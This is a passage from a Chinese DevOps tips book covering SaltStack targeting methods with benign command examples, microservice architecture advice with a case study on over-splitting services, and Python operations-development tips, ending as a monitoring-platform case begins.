第二十三计 利用 ext_pillar 对接 CMDB 系统，SaltStack 从 CMDB 中读取集群节点信息，使用 Jinja 模板自动生成 Nginx 或者 Haproxy 配置，并重载，实现自动化扩容。

第二十四计 指定目标有 10 余种方法，对于 Minion ID 非结构化的用户可以使用 NodeGroup，使用 Salt API 调用时推荐使用 List 做目标，会让选择更灵活。

- 第二十五计 使用 SaltStack 进行远程执行时，尽量选择使用执行模块，而非 `cmd.run`，推荐编写自定义的执行模块。
- 第二十六计 Salt 所有组件之间均可相互调用，在执行模块开发中可以使用 Grains (`__grains__`)、Pillar 和其他执行模块 `cmd.run(__salt__)`。
- 第二十七计 Salt Scheduler 可以帮你进行任务调度，当 Scheduler 运行在 Master 上时，调用的是 runner；当 Scheduler 运行在 Minion 上时，调用的是执行函数，同时还可以使用 Pillar 来调用 Scheduler。
- 第二十八计 SaltStack 提供了 REST API，可以非常方便地将 Salt 与第三方系统进行集成。可以将 SaltStack 作为运维平台的命令执行通道和配置管理通道。
- 第二十九计 使用 Salt API 处理部署、长时间运行的状态等类型，可以采用异步执行方式：`client: local_async`，会直接返回 `jid`，然后再根据返回的 `jid` 查看 Job 执行结果。

系统架构类

- 第三十计 单机也能用 Salt，直接使用 `salt-call` 进行无 Master 的管理，在做产品交付的环境下，可以使用 `salt-call` 执行状态，完成 Salt Master 的部署和初始化工作。
- 第三十一计 生产使用 SaltStack，需要考虑 Salt Master 的高可用，Salt 默认支持 Multi-Master，需要做好两个 Master 之间的数据同步。
- 第三十二计 大规模使用 SaltStack，可以使用 Salt Syndic 的分布式架构；多机房使用，可以考虑 `salt-broker`（一个轻量级的 Salt

Proxy 解决方案)。

第三十三计 使用 salt-cloud 可以轻松管理各种公有云和私有云。

第三十四计 日常使用 SaltStack 可以通过 Salt SSH 进行 Salt Minion 的相关维护工作。

第三十五计 SaltStack 最强大、最神秘的功能就是事件系统和 Reactor, 可以实现故障自愈, 也可以实现监控和告警通知。

第三十六计 除了 ZeroMQ, SaltStack 还支持 TCP Transport 和 RAET Transport, 甚至支持自己编写。



案例：SaltStack 灵活的目标选择方式

【相关计策：第二十四计】

Targeting 是指定哪个或者哪些 Minion 应该执行命令或管理服务器配置。也就是说 Targeting 是用来定位或者说匹配 Minion 的。默认定位的是 Minion 的 ID, 同时也可以通过客户端的 IP 地址、FQDN、系统版本、硬件型号等系统信息, 或预定义的分组, 甚至使用更复杂的复合条件来选择执行命令或配置状态的目标机器。

SaltStack 目前有以下几种方式来选择目标机器, 灵活而又强大。需要强调的是, 本文所讲的所有指定 Targeting 的方法在远程执行和配置管理中均可使用。我将匹配目标的方法分为两个大的范围:

- 和 Minion ID 有关, 需要使用 Minion ID:

- Globbing (通配符)

- regex (正则表达式)

- List (列表)

- 和 MinionID 无关，不涉及 Minion ID：

- 子网 /IP 地址
- Grains
- Grains PCRE
- Pillar
- Compound matchers（复合匹配）
- Node groups（节点组）
- Batching execution（批处理执行）

Minion ID

先说说和 Minion ID 有关的指定目标的方法。首先，什么是 Minion ID 呢？Minion ID 是客户端（Minion）的唯一标识符。可以在 minion 配置文件里面使用 ID 选项进行配置，如果不指定，其默认值是主机的 FQDN 名。

需要提醒读者的一点是，Minion ID 是不能变动的，因为在进行 key 认证的时候，生成的文件名是以 Minion ID 命名的。如果 Minion 发生变动，就需要使用 `salt-key -d` 删除老的 Minion ID，然后重新加入新的 Minion ID。

指定 Minion ID 是最直接的选择目标的方法。

```
[root@linux-node1 ~]# salt 'linux-node1.example.com' test.ping
linux-node1.example.com:
    True
```

Globbering

Globbering 是指在 Minion ID 的基础上，通过通配符来定位 Minion。SaltStack 默认使用 Shell 风格通配符（如 “*” “?” “[]”）来匹配 Minion ID。在配置管理系统中的 Top 文件也同样适用。

注意，使用 salt 命令时必须将 '*' 放在单引号中，或是用 '\ ' 转义，用来避免 shell 解析。

例 1：匹配所有 example.com 域的所有 Minion

```
[root@ops-node1 ~]# salt '*.example.com' test.ping
```

例 2：匹配 rabbitmq-node 后面的单个任意字符的 Minion

```
[root@ops-node1 ~]# salt 'rabbitmq-node?.example.com' test.ping
```

例 3：匹配 Rabbit MQ 节点 1 到节点 3 的 Minion

```
[root@ops-node1 ~]# salt 'rabbitmq-node[1-3].example.com' test.
ping
```

例 4：匹配 Rabbit MQ 不是节点 1 和节点 3 的 Minion

```
[root@ops-node1 ~]# salt 'rabbitmq-node[!13].example.com' test.
ping
```

列表

List 和直接指定 Minion ID 都是最基本的模式，可以列出每一个 Minion ID 来指定多个目标机器，使用选项 '-L'。

```
[root@linux-node1 ~]# salt -L 'linux-node1.example.com,linux-
node2.example.com' test.ping
```

正则表达式

Salt 可以使用 Perl 风格的正则表达式来匹配 Minion ID，在远程执行中使用选项 -E 匹配 web1-prod 和 web1-devel：

```
[root@linux-node1 ~]# salt -E 'linux-(node1|node2)*' test.ping
```

在 Top 文件使用

前面讲到 4 种指定 Minion 的方式，除正则表达式外，其他都可以在 State 的 Top 文件中直接使用。如果需要在 State 的 Top 文件中使用正则表达式，则需要将匹配方式作为第一个选项。

```
base:
  'linux-(node1|node2)*':
    - match: pcre
    - web.apache
```

在上面介绍的几种指定目标的方式都是和 Minion ID 有关系的，需要使用到 Minion ID。所以在实际的生产使用中，规范的 Minion ID，或者可以反映出该服务器运行的相关服务的 Minion ID，可以更方便地进行匹配，比如下面的 Minion ID：

```
redis-node1-redis03-idc04-soa.example.com
```

- redis-node1：运行的服务是 Redis，这是第一个节点。
- redis03：说明这个 redis 是 Redis 集群编号 03 里面的节点。
- idc04：这台服务器运行在编号 04 的 IDC 机房中。
- soa：这台服务器是给 SOA 服务使用的。
- example.com：运行的服务是 example.com 业务（你也可以使用其他方式来体现业务名称）。

根据业务形式的不同，或者服务器数量的不同，有的时候无法使用 Minion ID 进行匹配。Saltstack 还提供了非常多其他的方式进行指定目标，让我们继续来学习。

子网 /IP 地址

可以使用 Minion 的 IP 地址或者 CIDR 子网来指定目标，目前仅支持 IPv4 的地址。

```
[root@linux-node1 ~]# salt -S '192.168.56.11' test.ping
[root@linux-node1 ~]# salt -S '192.168.56.0/24' test.ping
```

Grains

前面讲 SaltStack 数据系统时提到了 Grains。也可以使用 Grains 对

Targeting 进行匹配，使用 `-G` 的参数。

在远程执行中使用

匹配所有 CentOS 系统的 Minion：

```
[root@linux-node1 ~]# salt -G 'os:CentOS' test.ping
```

在 Top 文件使用

在 Top 文件中使用的代码示例如下：

```
'roles:web':
  - match: grain
  - web.apache
```

Grain PCRE

通过 Grains 匹配非常灵活，如果你想进行更复杂的基于 Grains 的匹配，SaltStack 提供了 Grain PCRE，可以在 Grains 的基础上使用正则表达式。

```
[root@linux-node1 ~]# salt --grain-pcre 'os_
family:Red(Hat|Flag)' test.ping
```

Pillar

Pillar 的数据可以用来定位 Minions，为定位 Minions 提供了灵活性和终极控制。

```
[root@linux-node1 ~]# salt -I 'apache:httpd' test.ping
```

混合匹配

Compound matchers（混合匹配）可以使用布尔操作符连接多个目标条件。混合匹配可以用前面讨论的多种方式实现更精确的匹配。混合匹配默认使用 Globbing，如果要使用其他匹配方式，需要加上类型前缀字母，如下表所示。

前缀字母	含义	例子
G	Grains glob 匹配	G@os:Ubuntu
E	PCRE Minion ID 匹配	E@web\d+\.(dev qa prod)\.loc
P	Grains PCRE 匹配	P@os:(RedHat FederalCentOS)
L	列表	L@minion1.example.com,minion3.domain.com or bl*.domain.com
I	Pillar glob 匹配	I@pdata:foobar
S	子网 /IP 地址匹配	S@192.168.1.0/24 or S@192.168.1.100
R	Range cluster 匹配	R@%foo.bar
D	Minion Data 匹配	D@key:value

复合匹配中也可以使用 and、or、not 操作符，例如，下面的命令匹配主机名以 webserv 开始且运行 Debian 系统的 Minion，还能匹配主机名满足正则表达式 web-dc1-srv.* 的 Minion。

```
salt -C 'webserv* and G@os:Debian or E@web-dc1-srv.*' test.ping
```

在本例中，G 表示用 shell 通配符匹配 Grains；E 表示用正则表达式匹配 Minion ID。这个例子在 Top 文件中如下：

```
base:
  'webserv* and G@os:Debian or E@web-dc1-srv.*':
    - match: compound
    - web.apache
```

注意 not 不能用于第一个条件，需要用如下命令：

```
salt -C '* and not G@kernel:Darwin' test.ping
```

节点组

Node group 是在 Master 中 nodegroups 用复合条件定义的一组 Minion。

```
[root@linux-node1 ~]# vim /etc/salt/master
nodegroups:
  group1: 'L@linux-node1.example.com,linux-node2.example.com'
[root@linux-node1 ~]# systemctl restart salt-master
```

在远程执行中使用

使用 `-N` 选项：

```
[root@linux-node1 ~]# salt -N group1 test.ping
linux-node2.example.com:
    True
linux-node1.example.com:
    True
```

在 Top 文件中使用

在 Top 文件中用 `- match: nodegroup` 来指定使用节点组匹配。

```
base:
  group1:
    - match: nodegroup
    - web.apache
```



更多案例请扫描二维码阅读：

- YAML 编写技巧三板斧
- 使用 salt-cloud 进行混合云管理



作者简介

赵舜东，花名赵班长，曾在武警某部负责指挥自动化的架构和运维工作，2008年退役后一直从事互联网运维工作，历任运维工程师、运维经理、运维架构师、运维总监。



- 中国 SaltStack 用户组 (<http://www.saltstack.cn/>) 发起人。
- 运维社区 (<http://www.unixhot.com/>) 创始人。
- 著作:《SaltStack 入门与实践》《运维知识体系》《缓存知识体系》。
- 中国首批 Exin DevOps Master 认证讲师。
- DevOps 学院教学总监。

第四章

开发架构与运维开发

计算机科学的飞速发展使得软件设计被应用到了从日常生活到航空航天方方面面，软件架构的复杂度也随之呈指数级提升，从原来只有几十行代码的单体应用，发展到动辄上百万行代码的分布式系统。为了让庞大复杂的系统尽量清晰，架构师们发明了分层架构，推出了模块化，创造了服务化，提出了微服务。

而另一方面，运维工程师们需要维护的机器数量也呈现爆发式增长，他们利用短小精悍的 shell 脚本维护机器，通过强大的 Perl 程序管理机器，使用无所不能的 Python 语言来组织机器，还提出了 DevOps。DevOps 的理念涉及整个体系，是一系列的基本原则和实践，旨在帮助开发人员和运维人员打破沟通障碍，提高协作效率，帮助他们在实现各自目标的前提下，向客户和用户交付最大化的价值和最高质量的成果。

本章一共包含两篇文章，“微服务架构三十六计”从架构的角度分享了如何做好微服务设计，“Python 开发技巧三十六计”则分享了如何使用 Python 做好运维开发。希望能对读者的实际工作有所启发。



微服务架构三十六计

总说

微服务架构虽然诞生的时间不长，但其在各种演讲、文章、书籍上出现的频率之高已经让很多人意识到它对软件架构领域带来的影响，经过这两年的快速普及，微服务的概念已经被越来越多的组织和企业认可并接受。

未来的几年，相信会有更多的企业将目光聚焦在如何有效地将微服务落地这个核心问题上。微服务的概念看似浅显易懂，但实际上却与架构演进、领域建模、持续交付及 DevOps 等多个维度的方法论与实践密切相关。在微服务的落地过程中，我们认为如下几点将成为组织实施微服务架构的必备能力。

持续交付是内功

十年以前，某个软件在一年内发布的版本数量往往屈指可数。在过去的十年间，交付的过程被不断地优化和改进。从早期的 RUP 模型、敏捷、持续集成，到近几年的 DevOps，都在力图更有效地降低交付过程中所耗费的成本，提高交付效率。

持续交付的提出优化了软件交付的流程，并能帮助企业尽早实现业务价值。

对于微服务而言，持续交付机制的顺畅与否，决定了微服务架构实施的成本与效率，稳固、可靠的持续交付流水线能让微服务的落地事半功倍。

演进式架构是策略

架构是 IT 领域经久不衰的话题之一。架构的本质是对业务、技术、团队以及可用性、可测试性、可维护性等多个维度的不同因素所做的动态平衡。

在如今市场激烈竞争的环境下，盈利模式的变化、用户体验的变化、竞争对手的变化、行业本身的变化等，都使得业务的变化频率不断加快。而随着业务的快速变化，系统对架构变化的诉求越来越强烈。系统的复杂度来源于业务的复杂度，而业务的复杂度会不断驱动架构朝着更易维护、更易应对需求的方向演进。

微服务的实施过程是一个典型的构建演进式架构的过程。它会不断地经历服务的定义、拆分、合并、再拆分、再合并这样的过程，来适应日益增长的需求数量和业务复杂度。因此，不断完善微服务的生态系统，悟透应用背后的行为和模式，寻找基于演进式的动态平衡，才是企业应对业务变化的核心策略。

DevOps 是动力

运维能力是企业实施微服务的关键动力。相比于传统的单体应用，细粒度的可独立部署的服务的上线，大大增加了运维成本。而随着服务规模化的进一步深入，部署、监控、日志收集、告警等的复杂度呈指数级增长。另外，微服务架构对系统的容错性也提出了更高的要求，当某

个服务出现故障后，如何避免整个系统的宕机，如何快速恢复，也变得愈发复杂。

因此，在实施微服务的过程中，运维能力决定了微服务化后的端到端价值能否有效产出，是企业实施微服务的关键动力。

匹配的组织结构是核心

微服务带来的不仅有技术上的变革，也有组织上的变革。传统的按照技能划分部门的模式，将越来越难以适应业务的激烈竞争和市场的快速变化，也无法匹配基于细粒度拆分和独立交付所带来的灵活性。通过构建基于服务的小团队，不仅能提高成员的主人翁精神，在执行层面也更具灵活性，能够帮助组织做到快速调整策略、快速应对变化，而这也成为组织和架构演进过程中可持续发展的核心。

综上所述，对于微服务架构的落地，我们应该客观冷静地对待其带来的益处和存在的挑战，切实结合自身业务场景，循序渐进，提升综合能力，做到事半功倍。

三十六计

入门：微服务架构的本质及特点

- 第一计 微服务架构是基于细粒度的业务单元构建的现代分布式系统。
- 第二计 微服务架构的“微”不是指代码数量，而是指业务独立交付的粒度。
- 第三计 微服务架构源自 SOA 体系，但它是一种更注重敏捷、持续交付、DevOps 以及去中心化实践的架构模式。

- 第四计 微服务架构是一种基于 DevOps 的演进式架构，架构师的运维意识是演进式架构的关键。
- 第五计 使用微服务架构，并不意味着完全摒弃单体应用。对于业务价值待探索的场景，单体应用作为初期的架构模式是不错的选择。
- 第六计 微服务架构的收益受到团队、流程和技术三方面因素的综合影响。
- 第七计 SOA 应对业务集成，注重架构中心化；而微服务架构应对业务变化后的快速响应，注重架构去中心化。以及去中心化的组织、流程和工具的协同。
- 第八计 微服务架构的思维与传统的模块化思维的本质区别在于是否能被独立部署并处于运行态。
- 第九计 理解康威定律与逆康威定律，并将其原则应用到实践中来，这是微服务架构实施过程中的必由之路。

设计：做好拆分，注重策略

- 第十计 不要追求服务数量多带来的快感，基于稳定的基础设施与交付流水线拆分出服务，快速上线并产生业务价值才是王道。
- 第十一计 双模 IT 的运作方式是遗留系统服务化转型的关键策略。
- 第十二计 服务拆分遵循先少后多、先粗后细（粒度）的原则。
- 第十三计 服务拆分的形态和粒度随业务发展动态演进，妄图一次将系统拆分完是不现实的。
- 第十四计 服务拆分的战术涉及多个维度（领域驱动、面向对象、面向资源），团队应该基于原则找到最适合自己的服务拆分方式。

第十五计 数据拆分的战术可以基于图论的依赖最小原则进行逐渐解耦。

第十六计 微服务架构转型过程中，一定要有全力投入的试点团队。聚焦小范围拆分、持续获得反馈、持续上线才有价值。

实现：迎接挑战，逐步演进

第十七计 分布式系统的复杂度是微服务演进的极大挑战。带宽、延迟、超时带来的问题以及如何有效治理服务是服务化面临的重要挑战之一。

第十八计 微服务架构中，数据的一致性是一个挑战。分布式事务带来的复杂度会失去多元化存储的机制。

第十九计 服务间的通信建议采用轻量级机制（语言无关、协议无关），但并不意味着只能使用轻量级机制。在注重通信效率的场景中，RPC 也是不错的选择。

第二十计 对于服务间的异步通信，复杂场景用消息队列，简单场景使用后台任务系统处理。

第二十一计 在微服务架构演进的过程中，组织应不断优化服务交付的工具链，并提升工程实践能力。

交付：快速交付，完美落地

第二十二计 服务的代码库独立，是保证服务化快速交付的基础。

第二十三计 从代码库迁出服务并能迅速搭建本地开发环境，是服务化快速交付的第一步。

第二十四计 服务应具备自解释的文档，为开发人员提供快速上手的信息。

- 第二十五计 测试金字塔的反馈周期与成本投入是做好微服务集成测试的核心策略。
- 第二十六计 消费者驱动契约测试能以单元测试的方式提前发现服务双方接口变化。
- 第二十七计 微服务架构的验收测试更关注业务价值高的场景（基于用户画像、使用流程）以及性能、安全等测试。
- 第二十八计 微服务架构的组件测试是以服务作为黑盒对其进行的接口输入。
- 第二十九计 微服务架构中的 API Gateway 是为了隔离外部请求，提供统一接口的集中化组件，要避免 API Gateway 承担过多职责，变成另外一个单体应用。
- 第三十计 部署的优化策略就是无限逼近一键部署 `deploy [service-name] [service-name][service-version]`。
- 第三十一计 每个服务都应该提供健康性检查，并对接监控告警系统。
- 第三十二计 日志聚合是微服务架构下的重要组件，能帮助团队集中化了解服务 / 实施的详细信息。
- 第三十三计 每个服务都应该有一个内嵌在服务代码库中的自解释文档，包括服务开发与运维过程的核心信息。

再出发：拥抱变化，不断优化

- 第三十四计 新人需要多长时间才能开始贡献代码？这个时间是检验服务粒度粗细与自解释文档完备与否的最好指标。
- 第三十五计 微服务的静态依赖图能帮助团队在聚焦个体服务的同时，不在全局中迷失。

第三十六计 业务特性的实现需要多个服务依赖是合理的，我们永远不知道未来的业务变化会发生在哪里。所以独立部署与接口向后兼容是处理服务依赖的有效方式。



案例：微服务不只是拆拆拆

【相关计策：第六计、第十三计、第十四计】

对原系统进行微服务拆分

一年多以前，微服务开始流行。公司某 App 的后台虽然一直在做模块拆分，但由于业务沉淀已有些年头，加上没有做好减法，目前几大子系统稍显臃肿，子系统的代码量大且逻辑较为复杂，每次修改都生怕影响到其他功能，而且每次升级也都担心影响一系列功能的使用。在对微服务进行预研后，研发团队内部达成一致意见：需要对现有系统进行微服务升级。那么问题来了：如何升级？

“把平时冲突最多的模块拆出来，避免后面互相影响。”

“我建议将广告系统拆分出来。”

“既然要分，那么就分得彻底一点。”

.....

大家纷纷提出了自己的建议。最终，对现有系统的拆分被分为两个阶段来进行：第一阶段，确定微服务升级的范围，团队全体讨论决定，针对所有的子系统进行升级。第二阶段，分工，每个特性组团队针对自己负责的子系统进行微服务升级。

一个月之后。原有的几个子系统完成了微服务拆分升级。52 个微服务依次登场，其中的过程及结果都颇戏剧化，我们来看各部门的反应。

研发同学

兴高采烈，每位同学对自己的微服务升级优化作品都很满意，后面再也不需要和某某同学合并代码了（后面证实，这只是一时的幻觉），再也不用担心一个子系统升级影响的范围了；研发主管也挺高兴，因为通过这次微服务升级，大家的技术都有所成长及沉淀。欢天喜地。

运维同学

“天啊，今天一天都在申请域名，App 后台说是拆分微服务，足足拆了 52 个出来，原来只需要两三个域名，现在要几十个，真有这样的必要吗？要是出故障了，还得一个一个域名更新指向，想想都觉得可怕！”

“别吵，我在迁移线上数据呢。以前几个实例，现在要拆成十几个，都线上数据呢，万一搞错了你说怎么办！”

质量同学

“咦？不是一个版本吗？怎么提测提了六七个？哦，每个微服务提测一次。那每次都得维护一个提测列表，要是哪个微服务漏测了就悲剧了。”

“几个微服务有没有上线先后顺序？哦，这个先上，那个后上？还是给我一份部署文档吧，至少把上线顺序列一下，也把回滚步骤和风险说明清楚哈。”

“运维同学好像漏了这几个微服务的监控了，要让他们补一下。”

这样拆，真的好吗

大家都发现其中的问题了吗？其实这一次拆分后，微服务并没有带来应有的收益。下面一起分析一下问题出在哪里。

- 研发团队在整个拆分的过程中只考虑了业务和技术上的拆分，没有关注到部署、版本流程等相关因素，直接导致了部署及维护成本剧增，版本流程复杂。
- 从技术的角度来看，让不同的特性组针对不同的子系统单独进行拆分的方法欠妥，如果原来子系统的拆分就存在问题的话，那么就会把问题也带到拆分后的微服务中，导致拆分不合理；同时，两个子系统也可能拆分出功能重复的微服务，如日志微服务、通知微服务等。
- 从几个系统拆分了几十个微服务，很可能拆分过细，导致每次开发上线都涉及几个微服务，同时也导致微服务之间的调用关系复杂，整体链路过长，影响了排查问题的效率，使原本复杂的架构变得更复杂。
- 还有其他问题，大家可以进一步思考，由于篇幅原因这里就不穷举了。

影响微服务收益的关键因素

如第六计所说，微服务架构的收益受到团队、流程及技术这三方面因素的综合影响。

● 团队

无论是技术还是流程的实施，其实都和团队脱不了关系。团队的规模、团队的类型和团队的能力模型等，都影响着微服务的实施效果和收益。

比如团队的规模，维护同样的 50 个微服务，对几个人的团队和十几个人的团队来说，收益大不相同。每个人维护的微服务在 1 或 2 个比较合适，达到或超过 3 个后，每个人的工作负荷就会变得很高，进度的延迟、质量的下降很快就会随之而来。同样，负责质量测试的同学测试的微服务越多，质量测试的效果也会越差，甚至直线下滑，有时候连最基本的问题都无法发现。

再比如，不同类型的团队需要不同的技术架构，如大公司的成熟团队更关注的是稳定和扩展性，那么复杂的业务适当地采用微服务，可以带来很好的扩展性及稳定性；创业团队可能更关注研发和上线效率，业务经常变换，人力和服务器资源都有限，采用微服务很可能带来的不是收益，而是负担。

总而言之，团队是微服务实施的基础，不同的团队利用微服务的结果可能不同。团队是影响技术选型和实施的一个关键因素，但并不是唯一因素。而这里所说的团队，不仅指研发团队，还包括运维、质量测试的技术团队。不能只关注研发效率的提升，而忽略了运维和质量测试的成本及效率。

● 流程

流程改进相信大家都不会陌生。微服务是否能给团队和组织带来价值，也和团队的流程密切相关。软件研发流程是怎样的？代码如何管理？测试流程是怎样的？这些极大地影响着微服务的收益。有些团队只看到了微服务拆分在代码层面带来的效益，认为极大地降低了代码的冲突率，却没有看到微服务拆分带来的运维成本和质量测试成本的增加。

比如之前一个版本提测只需要涉及 2 个子系统或项目，当这 2 个子系统被拆分成 10 个微服务时，提测的流程可能会由 2 个变成 10 个，测试的接口也将随着微服务数量的增加而呈指数级增加。举例来说，公司内部的一个创业型项目 A，在业务逻辑不复杂的情况下，拆分出了十几个微服务，因此增加了超过 100 个多余的接口（增加了接近 2/3 数量的接口）。同时，每个版本需要更新的服务实例也从原来的几个变成了几十个，那么这种情况下提升的是工作量而不是效率。

再来看一个微服务实施得比较好的例子。支付流程非常复杂，这一

过程可能涉及很多内部和外部的系统，一次版本升级可能要经过几个系统的研发、联调及测试，而所有人都需要等到系统验证通过后才能开始下一个版本的研发（因为怕互相影响），效率非常低。这时我们可以考虑把服务按照业务特性来拆分，比如外部的银行交易服务（包含转账、付款等）、内部的虚拟币服务（如淘气值、蚂蚁会员积分）、账户交易服务（指账户的充值及消费等）等微服务，每一类微服务由不同的同学完成研发及测试，每一个微服务可单独完成测试；如果涉及其他微服务，可全部测试通过后再进行全流程验证，这期间不影响某一微服务开发及测试新的版本。这种情况下，微服务把原本串联的流程变成了可并发的子流程，提高了大团队的效率。

● 技术

微服务的实施很依赖于团队或组织现有的技术栈及技术能力。每一项技术的应用其实都会涉及研发、部署、运行、监控及扩展几个方面。微服务如何治理？如何监控？这都是依赖于现有的基础设施的。同时，微服务如何拆分，也依赖于技术栈，团队使用的是 PHP 还是 Java，对拆分和维护的方式是有影响的，因此微服务是否适合实施，能否达到最大的收益，都受到团队技术水平的极大影响。另外，建议团队在有一定的技术预研和沉淀后再应用该技术，否则很可能失败了都不知道原因，这就尴尬了。

微服务拆分的通用策略

最后，和大家探讨一下微服务拆分的通用策略。

1. 先从整体上分析业务的特性并进行大模块切分，比如基础服务模块、社区业务模块、分发业务模块等。

2. 可以考虑先针对某些大模块（而不是全部）进一步切分，成功后再复用到其他模块。遵循先少后多、先粗后细的原则，千万不要试图一次过拆分完成。

3. 拆分时要考虑的因素至少包括：业务的独立性及发展趋势、微服务的研发维护及质量流程、团队特点及技术因素等。




更多案例请扫描二维码阅读：

- 微服务的轻量级测试
- 微服务创业的快与慢



作者简介

王磊，前 ThoughtWorks 咨询师，较早倡导和实践微服务的先行者，著有《微服务架构与实践》一书。同时也是 EXIN 官方授权的首批中国 DevOps Master 教练以及 *DevOps Handbook* 的译者，西安 DevOpsMeetup 联合发起人。在服务化演进、持续集成、持续交付和 DevOps 转型等领域有丰富的实践经验。



陈俊良，阿里巴巴技术专家，曾参与保险、电信、互联网行业后台系统设计与研发，主导双活中心设计、移动推送系统设计等。主要专注于架构设计、微服务及相关互联网技术。爱好跑步、读书。





Python 开发技巧三十六计

总说

首先感谢高效运维社区组织了《DevOps 三十六计》这么好的项目，以及本书编辑团队的辛苦工作。我很有幸被邀请为《DevOps 三十六计》献言献策，接到邀请时诚惶诚恐，唯恐学艺不精，在社区各位大神的鼓（qiang）励（po）之下，决定总结一下自己在运维工作中使用 Python 的一些心得和经验。

Python 有着丰富的应用场景，在业务系统、云计算、大数据、人工智能等领域都有 Python 的身影。Python 是一个易于学习的语言，以简洁实用为宗旨，我在以前的工作中接触过 PHP、C#、Java 等语言，但当我第一次看到 Python 的时候，有一种相见恨晚的感觉，心里冒出一句话：“就它了”。

Python 兴起于云计算时代来临之时，当 IaaS 逐渐成熟、PaaS 百花齐放的时代到来时，Python 终于迎来了它的黄金时代。由于入门简单、语法精炼、功能库丰富，Python 在计算机领域渐渐成为了一种通用语言，无论是应用、平台还是工具，哪个没有 Python 的 API 接口或是 SDK 呢？这正说明了 Python 的实力。正因为这些原因，Python 在 DevOps 领域成为

一种标准，而且不可替代。

至今，我已经走过十几年的运维生涯，Python 一直是我得心应手的工具和忠实的伙伴。无论是运维脚本、测试脚本还是写一个监控系统、运维平台，Python 都能轻松胜任。Python 脚本短小而强悍，Python 框架快速而稳定，Python 测试简单而清晰。Python 横跨开发、测试、运维三大领域，并且处处彪悍。

有一次我接到老板的指示，要测试一家厂商的系统管理产品。经过多次沟通，开发方案始终不太令人满意。每次都是销售和售前人员满口答应，但是出来的方案和 Demo 相差甚远；对每一个需求都要多次开会和确认，我们要经历数周的等待。很简单的一件事，效率如此之低，沟通的成本如此之高，何不自己开发一套呢？

经过与同事们商讨，我们决定尝试自研一套运维系统。说干就干，利用 Python 丰富的第三方库，一个具备基本功能的管理系统很快就有了雏形：系统功能、权限管理、工单流转。平台构建完之后，需要的功能很快就能实现。其实不知不觉中，我已经开始了 DevOps 之路。

很早以前，人们还在讨论到底什么是 DevOps，是开发学会运维，还是运维学会开发？而今天我们通过 DevOpsDays 上各位大神的演讲已经了解到，DevOps 不是工具也不是角色，而是一个体系，包含道、法、术、器。Python 就是 DevOps 中的器，而且还是神器，是 DevOps 思想落地的坚实基础，是实现部署流水线的必备工具，是将各工具组件整合为一个有机系统的前提。

学好 DevOps，学好 Python，作为一个运维人，一个 IT 从业者，把握大势勇往直前，在变革的激流中勇进，在时代的大潮中遨游。Python 是一双翅膀，让你变得更加强大；Python 是一个伙伴，将陪伴你的整个职业生涯。

三十六计

Python 开发入门

第一计 Python 2.7 是个宝，库丰富，兼容性好。

第二计 编码统一 unicode，全新继承，强力功能请在 Python 3.5 里找。

第三计 用了 ipython，你会爱上 Python。

第四计 应对异步高并发用 tornado，追求轻便灵活用 flask，实现极速开发用 Django。

第五计 模板引擎直接使用 jinja2。

第六计 内部开发就用 django admin，速度快效果好，一天搞定 CMDB。

第七计 请严格遵循 PEP8 编码规范。

Python 开发进阶

第八计 写好 unittest 能让你的代码提升一个 level。

第九计 增删改查，数据管理，ORM 舍我其谁！

第十计 Web 开发动静分离，nginx gunicorn 要知道。

第十一计 用 Django 开发大型项目，请使用通用视图。

第十二计 异步任务处理 celery work beat results 来一套。


第十三计 科学计算 numpy, scipy, matplotlib 处处杀招。

第十四计 性能监控使用 psutil。

第十五计 os 库执行系统命令，sys 库负责环境管理。

第十六计 要配置文件，请用 ConfigParser 来搞定。

第十七计 paramiko 远程管理非常友好。



第十八计 日志打印用 logging。

第十九计 计划任务 schedule 很轻巧。

第二十计 requests 爬虫网页百科、音乐图片，能够自动下载打好包。

Python 开发高级

第二十一计 用好生成器，减少内存占用和重复计算。

第二十二计 使用 with 进行上下文管理，资源防泄漏，代码更易读。

第二十三计 `#!/usr/bin/env python` 会在环境变量中寻找解释器而不是固定不变的绝对路径，提高了可移植性。

第二十四计 `import` 模块与当前模块同名时，使用 `from module import xxx as yyy` 进行别名设置。

第二十五计 使用 `lambda` 简化运算式。

第二十六计 使用协程处理高并发任务。

第二十七计 不要用 TAB，而是使用空格进行缩进控制，保证程序的可移植性。

第二十八计 开启 csrf 保护很有必要。

第二十九计 新类可以使用 `.mro` 方法查找继承顺序。


第三十计 Cython 生成 C，Jython 生成 Java。

Python 开发实践

第三十一计 请在企业内部构建私有的包管理服务 `pipyserver`。

第三十二计 使用插件式开发方式开发运维平台的 agent，保证 agent 功能的灵活性和升级扩展的方便性。

第三十三计 使用守护进程启动运维平台 agent。



第三十四计 GitHub 用起来，开撸之前先去找一找，没准会有意外收获。

第三十五计 如果有什么 Python 搞不定的，那就用 Python 调用来解决。

第三十六计 莫空谈架构和框架，多尝试实战参与软件工程项目或开源软件开发。



案例：开发一个简单的监控平台

【相关计策：第十四计】


监控对运维的重要性

“因为你是我的眼，让我看见这世界就在我眼前”，这是一首耳熟能详的歌曲《你是我的眼》。监控，对于运维工程师来说就是眼睛，如果没有监控，运维工作就无从谈起；如果没有监控，运维工程师就成了盲人。一个好的监控系统可以快速地发现并定位问题，减少宕机时间，提升故障处理速度，减轻运维工作压力，甚至可以促进家庭和谐 J。

但是对于这么重要的系统，我发现很多公司都做得不好：要么监控不到位，很多盲区；要么监控过多，太多无效条目导致报警麻木；要么监控系统五花八门，工具琳琅满目，重复监控，条理不清，等等。

我认为产生这些问题的原因主要有两点。其一，人的问题，是我们的运维工作人员对监控没有深刻的认识，经验不足；其二，工具的问题，没有得心应手的工具，开源、闭源，五花八门，难以统筹高效利用及整合。

以前我们习惯于拿来主义，有问题需要用工具，上网查查别人都在用什么，我也下载一个试一试，差不多就行了。但是现在时代变了，IaaS、PaaS、SaaS 的结构越来越复杂，对于运维工程师说来，必须对监控有深度定制或二次开发的能力才能满足当下的需要。

